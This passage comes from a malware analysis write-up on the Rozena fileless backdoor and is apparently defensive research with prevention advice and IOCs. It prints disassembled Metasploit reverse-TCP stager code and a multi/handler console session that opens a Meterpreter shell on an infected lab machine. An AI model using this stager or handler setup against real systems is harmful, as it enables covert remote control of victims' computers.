Given that the IP address was not available for a connection, we might as well have stopped at this point. However: doing so would mean that we could not find out what Rozena can do to an infected machine. In order to proceed with the analysis, we set up a test environment. Since the IP address and port number were hard-coded in the shellcode, we just modified it to point to an internal dummy server for the sole purpose of continuing the analysis. This is the only modification done in the whole script for further analysis. We also destroyed the modified malware after the test so it will not find its way into anyone's malware collection.




Figure 14: Established connection to dummy server

Once the connection between the server and the infected machine is established, it is now ready to receive files from the server that will be allocated in the memory and be executed.

```
047800E4  6A 00          PUSH 0x0
047800E6  6A 04          PUSH 0x4
047800E8  56             PUSH ESI
047800E9  57             PUSH EDI
047800EA  68 02D9C85F    PUSH 0x5FC8D902
047800EF  FFD5           CALL EBP                          recv
047800F1  8B36           MOV ESI,DWORD PTR DS:[ESI]
047800F3  6A 40          PUSH 0x40
047800F5  68 00100000    PUSH 0x1000
047800FA  56             PUSH ESI
047800FB  6A 00          PUSH 0x0
047800FD  68 58A453E5    PUSH 0xE553A458
04780102  FFD5           CALL EBP                          VirtualAlloc
04780104  93             XCHG EAX,EBX
04780105  53             PUSH EBX
04780106  6A 00          PUSH 0x0
04780108  56             PUSH ESI
04780109  53             PUSH EBX
0478010A  57             PUSH EDI
0478010B  68 02D9C85F    PUSH 0x5FC8D902
04780110  FFD5           CALL EBP                          recv
04780112  01C3           ADD EBX,EAX
04780114  29C6           SUB ESI,EAX
04780116 ^75 EE          JNZ SHORT 04780106
04780118  C3             RETN
```

Figure 15: Metasploit framework Reverse TCP connection

The series of code above is from the Metasploit framework that creates a reverse TCP connection. In a reverse TCP connection, the infected machine will open the port that the server will connect to. This is mostly used by backdoor malware since it bypasses firewall restrictions on open ports.

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.24.149   yes       The listen address
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.24.149:443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.24.129
[*] Meterpreter session 1 opened (192.168.24.149:443 -> 192.168.24.129:49159) at 2018-04-24 20:36:48 -0400

meterpreter >
```

Figure 16: Established connection to infected machine seen in Metasploit

The infected machine is now connected to the dummy server that uses Kali Linux environment with Metasploit Framework. It uses meterpreter to craft and send files to the infected machine or any other commands shown below.



Figure 17: Meterpreter commands

To be infected by a backdoor malware and looking on the few commands above that can be used to compromise the system is no doubt terrifying. It can literally do anything with the infected machine, the files, be familiar with the system and infecting its network. This poses a lot of security threats and can cause huge amount of damage. Now that Rozena follows the fileless trail, its stealthy way of delivering and executing its malicious activity intensifies.

## Prevention

As the world changes, malware authors adapt and make use of built-in legitimate tools for their infection that might leave us defenseless. But there is always a way to shield ourselves from these types of attack.

1. Keep operating systems and software up-to-date, including security updates. Especially knowing that older systems have numerous vulnerabilities that can be exploit and be use for the infection.
2. It is strongly advised to download, save or execute files from known and trusted sources.

malware authors still use traditional arrival vector to lure users for executing malicious files. If disabling system tools especially PowerShell is not an option, you will find some alternative ways to configure PowerShell to prevent malicious script execution.

3. Set PowerShell Constrained Language Mode – this will limit the capability of PowerShell by removing advanced feature such as .Net and Windows API calls, since most PowerShell scripts rely on these parameters and methods.
4. Pairing PowerShell with AppLocker – this will prevent unauthorized binary file from being executed.

## IOC list & information for fellow researchers

Executable File (masks as Microsoft Word):
c23d6700e93903d05079ca1ea4c1e36151cdba4c5518750dc604829c0d7b80a7
Created File (filename Hi6kI7hcxZwU):
d906dc14dae9f23878da980aa0a3108c52fc3685cb746702593dfa881c23d13f
Connected to remote server: 18[.]231[.]121[.]185[:]443